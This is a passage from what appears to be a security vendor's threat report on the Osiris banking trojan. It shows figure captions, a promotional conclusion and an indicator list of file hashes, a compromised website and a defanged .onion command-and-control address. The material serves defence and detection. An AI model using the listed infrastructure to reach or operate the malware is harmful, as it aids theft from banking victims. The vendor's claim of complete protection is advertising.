


Figure 16: Osiris retains some banker functionality.




Figure 17: Some banker functionality **in Osiris.**

Artifact file - bundled mini-Tor.




Figure 18: A bundled mini-Tor.

Conclusion

The *Osiris trojan* attacking German IP addresses continues the trojan's historical use. The Morphisec platform blocks Osiris with a zero-trust default-deny approach to endpoint security, powered by moving target defense. Customers of Morphisec are thus protected from Osiris, regardless of what defense evasion techniques the authors deploy.

IOC:

EC936B6BB7497FFB11577C14A9AB2860EC1DD705DC18225BBDAB5BF57804BDBC - JS

72C5EEB8807A4576340485377CACC582A3CA651C4632DB06903C125BE6692968 - .NET module <username1>

63C62D6086A6CF2FCBB22A16C06EB0BC870CDB2F0BB029390D3BC815C06A6C6B - .NET module <username>

2FC970B717486762F6C890F525329962662074EB632F0827C901FB1081CBD98F - Osiris

91F1023142B7BABF6FF75DAD984C2A35BDE61DC9E61F45483F4B65008576D581 - Minitor www.underregnbuen[.]dk/?p=5739 - the compromised website

hxxp://ylnfkeznzg7o4xjf[.]onion/kpanel/connect.php - Osiris C2